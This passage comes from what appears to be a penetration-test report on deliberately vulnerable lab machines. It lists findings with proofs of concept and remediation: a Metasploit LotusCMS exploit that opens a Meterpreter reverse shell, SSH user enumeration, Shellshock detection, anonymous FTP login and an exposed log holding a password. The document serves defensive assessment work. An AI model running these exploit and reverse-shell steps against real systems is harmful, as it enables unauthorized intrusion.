 SSL false no Negotiate SSL/TLS
 URI /cms/ yes URI
 VHOST no no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 -- -
 LHOST 192.168.124.109 yes The listen address
 LPORT 9999 yes The listen port

Exploit target:

 Id Name
 -- --
 0 Automatic LotusCMS 3.0

msf6 exploit(multi/http/lcms_php_exec) > exploit

[*] Started reverse TCP handler on 192.168.124.109:9999
[*] Using found page param: /cms/index.php?page=index
[*] Sending exploit ...
[*] Sending stage (39927 bytes) to 192.168.124.112
[*] Meterpreter session 1 opened (192.168.124.109:9999 → 192.168.124.112:37757) at 2024-03-23 14:13:07 -0400

meterpreter > pwd
/var/www/html/cms
```

Remediation

Install patches or updates issued by the software vendor to address the vulnerability. Employ network segmentation to restrict access to vulnerable systems. Stay in touch with the software vendor for ongoing updates on security patches. Utilize IDS/IPS solutions to identify and prevent exploitation attempts aimed at the vulnerability.

VULN-015 SSH Username Enumeration (High)

|              |                                                                                                                                                                                                                                     |
|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | OpenSSH versions up to 7.7 has a vulnerability that allows user enumeration. If username is identified then attacker might able to brute force password. The affected files are auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c. |
|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | Machine Metrix running with OpenSSH version 7.7 which is vulnerable for <b>CVE-2018-15473</b> .                                                                                                                                                                                                                                                                                                                                               |
| Impact:     | This vulnerability poses a significant risk to data confidentiality.                                                                                                                                                                                                                                                                                                                                                                          |
| Target:     | Machine_Matrix – 192.168.124.106                                                                                                                                                                                                                                                                                                                                                                                                              |
| References: | <a href="https://nvd.nist.gov/vuln/detail/cve-2018-15473">https://nvd.nist.gov/vuln/detail/cve-2018-15473</a><br><a href="https://attackerkb.com/topics/yeGqW6iC7v/cve-2018-15473/vuln-details">https://attackerkb.com/topics/yeGqW6iC7v/cve-2018-15473/vuln-details</a><br><a href="https://www.rapid7.com/db/vulnerabilities/openbsd-openssh-cve-2018-15473/">https://www.rapid7.com/db/vulnerabilities/openbsd-openssh-cve-2018-15473/</a> |

### Proof of Concept:

```
(root@kali)-[~]
nmap -sV 192.168.124.106
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-03 12:09 EST
Stats: 0:00:11 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.124.106
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.7 (protocol 2.0)
80/tcp open http SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open http SimpleHTTPServer 0.6 (Python 2.7.14)
MAC Address: 08:00:27:0E:FF:FF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.66 seconds

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.124.106
RHOSTS => 192.168.124.106
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/username.txt
USER_FILE => /usr/share/wordlists/username.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit
[*] 192.168.124.106:22 - SSH - Using malformed packet technique
[*] 192.168.124.106:22 - SSH - Checking for false positives
[*] 192.168.124.106:22 - SSH - Starting scan
[+] 192.168.124.106:22 - SSH - User 'guest' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

### Remediation:

Update the SSH to the newer version using. Limit incoming SSH connections through firewall to minimize the impact of attack because each username test needs a new TCP connection, this setup makes the attack less effective. It also protects against brute-force attacks on SSH passwords.

## VULN-016 Shellshock Vulnerability CVE-2014-6271 (High)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Shellshock, commonly referred to as the Bash bug, represents a severe vulnerability within the Bash shell. It impacts Linux and Unix based operating system. This vulnerability enables attackers to execute arbitrary commands on a system that is vulnerable by sending specifically crafted environment variables to any Bash-based application.                                                                                     |
| Impact:      | Below are <b>the list of key impact</b> of this vulnerability:<br>Remote code execution (RCE), System compromise, Information disclosure<br>Exploitation in networks, Service disruption                                                                                                                                                                                                                                                |
| Target:      | Machine_SickOS – 192.168.124.102                                                                                                                                                                                                                                                                                                                                                                                                        |
| References:  | <a href="https://beaglesecurity.com/blog/vulnerability/shellshock-bash-bug.html">https://beaglesecurity.com/blog/vulnerability/shellshock-bash-bug.html</a><br><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271">https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271</a><br><a href="https://en.wikipedia.org/wiki/Shellshock_(software_bug)">https://en.wikipedia.org/wiki/Shellshock_(software_bug)</a> |

### Proof of Concept

```
- Nikto v2.5.0
+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Proxy: 192.168.124.102:3128
+ Start Time: 2024-03-17 09:17:43 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /cgi-bin/status: Uncommon header '93e4r0 cve 2014 6278' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
```

### Remediation:

Regularly update your operating system and software to install the latest security patches provided by vendors. Limit access to the Bash shell to only authorized users or services. When running a web server or any application that accepts user input, implement robust input validation and sanitization mechanisms. Keep up to date with security alerts from OS vendors, software developers, and security organizations.



## VULN-017 Several Unused Ports Remain Open (High)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                              |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | The server named Typhoon has numerous unnecessary ports open such as 80(http), 8080, 3306(mysql),5432(postgresql),2049(NFS),445(NetBIOS Samba) which increases the attack surface. Attackers can exploit these multiple entry points to compromise the server more easily.                                                                                                                                                   |
| Impact:      | Having numerous open ports increases the attack surface for potential attackers, making it challenging to monitor all unused ports in real-time or requiring additional resources. Additionally, managing multiple open ports generates extensive logs and complicates filtering in Security Information and Event Management (SIEM) systems.                                                                                |
| Target:      | Machine_Typhoon– 192.168.124.112                                                                                                                                                                                                                                                                                                                                                                                             |
| References:  | <a href="https://www.linkedin.com/pulse/uncovering-risks-open-ports-comprehensive-guide-securing-your/">https://www.linkedin.com/pulse/uncovering-risks-open-ports-comprehensive-guide-securing-your/</a><br><a href="https://security.stackexchange.com/questions/187477/multiple-open-ports-on-a-server-is-that-safe">https://security.stackexchange.com/questions/187477/multiple-open-ports-on-a-server-is-that-safe</a> |

### Proof of Concept

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp syst:
| STAT:
| FTP server status:
| Connected to 192.168.124.109
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 02:df:b3:1b:01:dc:5e:fd:f9:96:d7:5b:b7:d6:7b:f9 (DSA)
| 2048 de:af:76:27:90:2a:8f:cf:0b:2f:22:f8:42:36:07:dd (RSA)
| 256 70:ae:36:6c:42:7d:ed:1b:c0:40:fc:2d:00:8d:87:11 (ECDSA)
|_ 256 bb:ce:f2:98:64:f7:8f:ae:f0:dd:3c:23:3b:a6:0f:61 (ED25519)
25/tcp open smtp Postfix smtpd
| ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
|_ Not valid after: 2028-10-19T19:38:20
|_ smtp-command: typhoon, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: TLS randomness does not represent time
53/tcp open domain ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3-Ubuntu
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
```

```

80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Typhoon Vulnerable VM by PRISMA CSI
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /mongoadmin/
110/tcp open pop3 Dovecot pop3d
|_ pop3-capabilities: SASL CAPA UIDL PIPELINING RESP-CODES AUTH-RESP-CODE TOP STLS
|_ ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
|_ Not valid before: 2018-10-22T19:38:49
|_ Not valid after: 2028-10-21T19:38:49
|_ ssl-date: TLS randomness does not represent time
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Dovecot imapd (Ubuntu)
|_ imap-capabilities: more listed ENABLE have IMAP4rev1 LITERAL+ ID SASL-IR OK LOGINDISABLEDA0001
DLE
|_ ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
|_ Not valid before: 2018-10-22T19:38:49
|_ Not valid after: 2028-10-21T19:38:49
|_ ssl-date: TLS randomness does not represent time
445/tcp open netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
|_ http-title: Home - CUPS 1.7.2
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-methods:
|_ Potentially risky methods: PUT
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ ssl-date: TLS randomness does not represent time
111/tcp open rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2,3,4 111/tcp rpcbind
|_ 100000 2,3,4 111/udp rpcbind
|_ 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/tcp6 nfs
|_ 100003 2,3,4 2049/udp nfs
|_ 100003 2,3,4 2049/udp6 nfs
|_ 100005 1,2,3 41716/udp6 mountd
|_ 100005 1,2,3 44818/tcp mountd
|_ 100005 1,2,3 45394/tcp6 mountd
|_ 100005 1,2,3 48043/udp mountd
|_ 100021 1,3,4 38684/udp6 nlockmgr
|_ 100021 1,3,4 48644/tcp nlockmgr
|_ 100021 1,3,4 49058/udp nlockmgr
|_ 100021 1,3,4 55914/tcp6 nlockmgr
|_ 100024 1 35441/tcp status
|_ 100024 1 39772/udp6 status
|_ 100024 1 47153/udp status
|_ 100024 1 53863/tcp6 status
|_ 100227 2,3 2049/tcp nfs_acl
|_ 100227 2,3 2049/tcp6 nfs_acl
|_ 100227 2,3 2049/udp nfs_acl
|_ 100227 2,3 2049/udp6 nfs_acl

```

```

993/tcp open ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: listed ENABLE more IMAP4rev1 LITERAL+ ID AUTH=PLAINA0001 OK post-log
|_ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
|_Not valid before: 2018-10-22T19:38:49
|_Not valid after: 2028-10-21T19:38:49
995/tcp open ssl/pop3 Dovecot pop3d
|_ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
|_Not valid before: 2018-10-22T19:38:49
|_Not valid after: 2028-10-21T19:38:49
|_pop3-capabilities: USER CAPA UIDL SASL(PLAIN) RESP-CODES AUTH-RESP-CODE TOP PIPELINING
|_ssl-date: TLS randomness does not represent time
2049/tcp open nfs 2-4 (RPC #100003)
3306/tcp open mysql MySQL (unauthorized)
5432/tcp open postgresql PostgreSQL DB 9.3.3 - 9.3.5
|_ssl-cert: Subject: commonName=typhoon
|_Not valid before: 2018-10-22T19:38:20
|_Not valid after: 2028-10-19T19:38:20
|_ssl-date: TLS randomness does not represent time
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1

```

## Remediation

Close any unused ports promptly to minimize the attack surface. Avoid running multiple services on a single server; instead, use separate servers for different services. This approach facilitates easier management of services and configurations, while also simplifying monitoring. Ensure that the latest versions of protocols and services with encryption are utilized for enhanced security.

## VULN-018 Anonymous login Enabled For FTP Service (High)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | FTP (File Transfer Protocol) operates on port 21 and is commonly used for transferring files between clients and servers. Anonymous FTP is a feature that allows clients to log in to an FTP server without needing an assigned user ID and password. Typically, users can log in with the username " <b>ftp</b> " or " <b>anonymous</b> " and use any password to access the server.                                                                                                                                                                                                                                                         |
| Impact:      | Attackers exploit weak passwords or vulnerabilities in anonymous logins to gain unauthorized access to FTP services. Once inside, they may transfer malicious files, allowing them to escalate privileges and potentially causing data leaks.                                                                                                                                                                                                                                                                                                                                                                                                 |
| Target:      | Machine_Typhoon – 192.168.124.112                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| References:  | <a href="https://www.techtarget.com/whatis/definition/anonymous-FTP-File-Transfer-Protocol">https://www.techtarget.com/whatis/definition/anonymous-FTP-File-Transfer-Protocol</a><br><a href="https://learn.microsoft.com/enus/iis/configuration/system.applicationhost/sites/site/ftpserver/security/authentication/anonymousauthentication">https://learn.microsoft.com/enus/iis/configuration/system.applicationhost/sites/site/ftpserver/security/authentication/anonymousauthentication</a><br><a href="https://www.valencynetworks.com/kb/ftp-anonymous-enabled.html">https://www.valencynetworks.com/kb/ftp-anonymous-enabled.html</a> |

## Proof of Concept

```
21/tcp open ftp vsftpd 3.0.2
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.124.109
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.2 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
(root@kali)-[~]
ftp 192.168.124.112
Connected to 192.168.124.112.
220 (vsFTPd 3.0.2)
Name (192.168.124.112:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

## Remediation

To enhance FTP service security:


1. Disable anonymous logon.
2. Enforce strong password policies.
3. Handle account login failures.
4. Implement FTP directory isolation.
5. Specify allowed IP addresses.
6. Enable SSL encryption for data.
7. Enable logging for monitoring.

## VULN-019 Publicly Exposed Admin Panel (High)

|              |                                                                                                                                                                                                                                                                                                                |
|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Admin panels are essential for performing administrative tasks on websites, such as user management (creation, updating, deletion), and other privileged operations inaccessible to regular users. It's crucial that access to these panels is restricted to authorized personnel within the internal network. |
| Impact:      | Exposing the admin panel to the public can result in severe damage to the organization, compromising sensitive information and potentially leading to security breaches.                                                                                                                                       |

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target:     | Machine_Election – 192.168.124.113                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| References: | <a href="https://cqr.company/web-vulnerabilities/unsecured-administrative-access-and-its-implications">https://cqr.company/web-vulnerabilities/unsecured-administrative-access-and-its-implications</a><br><a href="https://www.foregenix.com/blog/the-potential-risks-of-exposed-admin-login-panels">https://www.foregenix.com/blog/the-potential-risks-of-exposed-admin-login-panels</a><br><a href="https://www.recordedfuture.com/blog/dangers-of-exposed-login-panels">https://www.recordedfuture.com/blog/dangers-of-exposed-login-panels</a> |

## Proof of Concept



## Remediation

Use VPN or limit admin access to internal IPs. Apply server-based IP allow/deny rules. Utilize a password manager for secure password management. Educate users on good security practices. Implement principles like least privilege, segregation of duties, and multi-factor authentication.

## VULN-020 Log File Publicly Accessible (High)

|              |                                                                                                                                                                                                                                                   |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Log files contain sensitive information of a confidential nature and can provide valuable insights to attackers or expose sensitive user data. They often include full path names and system details, and in some cases, usernames and passwords. |
| Impact:      | If attackers manage to obtain credentials or internal system information, they can leverage it to execute additional attacks. This can sometimes result                                                                                           |

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | in the leakage of personally identifiable information (PII) or sensitive details about the internal infrastructure.                                                                                                                                                                                                                                                                                                                 |
| Target:     | Machine_Election – 192.168.124.113                                                                                                                                                                                                                                                                                                                                                                                                  |
| References: | <a href="https://learn.snyk.io/lesson/logging-vulnerabilities/">https://learn.snyk.io/lesson/logging-vulnerabilities/</a><br><a href="https://security.stackexchange.com/questions/199222/should-log-files-be-kept-secret">https://security.stackexchange.com/questions/199222/should-log-files-be-kept-secret</a><br><a href="https://cwe.mitre.org/data/definitions/532.html">https://cwe.mitre.org/data/definitions/532.html</a> |

## Proof of Concept

192.168.124.113/election/admin/logs/

# Index of /election/admin/logs

| Name             | Last modified    | Size | Description |
|------------------|------------------|------|-------------|
| Parent Directory | -                | -    | -           |
| system.log       | 2020-05-27 15:23 | 205  |             |

Apache/2.4.29 (Ubuntu) Server at 192.168.124.113 Port 80

```

1 [2020-01-01 00:00:00] Assigned Password for the user love: P0$$w0rd0123
2 [2020-04-03 00:13:53] Love added candidate 'Love'.
3 [2020-04-08 19:26:34] Love has been logged in from Unknown IP on Firefox (Linux).
```

## Remediation

It's crucial to set logging levels appropriately. Highly sensitive data, such as passwords, should never be logged to prevent compromise through logs. Access to logs should be restricted so that only those who need access can read them, adhering to the principle of least privilege.

## VULN-021 Embedded Sensitive Data (Moderate)

|              |                                                                                                                                                                                                                                                     |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | In CWPT-001, it was noted that an HTTP service is operating on an unusual port, 31337, without the use of an SSL certificate. Upon inspecting the source code via a web browser, it was discovered that sensitive information is encoded in Base64. |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

|             |                                                                                                                                                                                                                                                                                          |
|-------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | This revelation poses a risk of exposing confidential data, including account numbers or individual keys/credentials, which could potentially be exploited as part of a broader attack strategy.                                                                                         |
| Impact:     | This vulnerability poses a significant risk to data confidentiality by reading it. Or attacker can use this to gain confidential access control authorization Gain Privileges.                                                                                                           |
| Target:     | Machine_Matrix – 192.168.124.106                                                                                                                                                                                                                                                         |
| References: | <a href="https://capec.mitre.org/data/definitions/37.html">https://capec.mitre.org/data/definitions/37.html</a><br><a href="https://portswigger.net/kb/issues/00700200_base64-encoded-data-in-parameter">https://portswigger.net/kb/issues/00700200_base64-encoded-data-in-parameter</a> |

### Proof of Concept:

Input

+

📁

🔗

🗑️

🗑️

ZWNobyAiwGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=

ABC 132

1

📍 76

Raw Bytes

LI

Output

📄

📄

🔗

🗑️

echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

### Remediation:

Before adding data to the source code, ensure to inspect it for sensitive information or potential vulnerabilities exploitable by malicious inputs. If necessary, incorporate strong encryption to safeguard sensitive data within the source code.

## VULN-022 Misconfigured Webserver (Moderate)

|              |                                                                                                                                                                                                                            |
|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Overlooking simple security configurations can open up applications to attacks. Sometimes, these oversights can inadvertently expose sensitive information, making it easier for cybercriminals to exploit vulnerabilities |
|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|



|             |                                                                                                                                                                                                                                                                                                                                                                |
|-------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | without launching active attacks. The more code and data accessible to users, the greater the security risk for the application.                                                                                                                                                                                                                               |
| Impact:     | Misconfigurations, which can occur at various levels of an application such as the cloud or network infrastructure, pose significant risks. These breaches can result in substantial financial losses for organizations, often reaching millions of dollars due to the compromised security posture and potential exposure of sensitive data.                  |
| Target:     | Machine_Election – 192.168.124.113                                                                                                                                                                                                                                                                                                                             |
| References: | <a href="https://brightsec.com/blog/security-misconfiguration/">https://brightsec.com/blog/security-misconfiguration/</a><br><a href="https://www.sangfor.com/blog/cybersecurity/effects-of-server-security-misconfiguration-storehub-data-leak">https://www.sangfor.com/blog/cybersecurity/effects-of-server-security-misconfiguration-storehub-data-leak</a> |


## Proof of Concept

The machine in the image appears to be running an outdated version (2.4.29) of the Apache web server, which has reached its end-of-life (EOL) and may contain known security vulnerabilities. Additionally, the PHP info and PhpMyAdmin pages are publicly accessible, which poses a significant security risk. Ideally, access to these pages should be restricted to internal use by the web development team to prevent unauthorized access and potential exploitation by malicious actors.

```
+ Target IP: 192.168.124.113
+ Target Hostname: 192.168.124.113
+ Target Port: 80
+ Start Time: 2024-03-24 07:53:48 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in i
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 59558e1434548, mtime: gzip. See: htt
?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /phpmyadmin/changelog.php: Uncommon header 'x-ob_mode' found, with contents: 1.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system informati
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ 8254 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2024-03-24 07:54:15 (GMT-4) (27 seconds)
```





## Remediation

First, understand system's features and behaviors. Then, set up a reliable hardening process. Regularly install patches and updates across all environments. Consider using a pre-configured "golden image" for deployment. Finally, encrypt stored data to prevent exploitation.

## VULN-023 Misconfigured WordPress Website (Moderate)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | If WordPress, a platform for creating websites include functions like online shopping website, blog site, and managing mailing lists etc. Improperly configured WordPress leads to range of issues, including security vulnerabilities and performance degradation.                                                                                                                                                                                                                                                                                                                   |
| Impact:      | Attackers can steal user details, compromise the database, and potentially access stored payment information. Such breaches not only pose a threat to user privacy and financial security but also lead to significant damage to the reputation of the website and its operators.                                                                                                                                                                                                                                                                                                     |
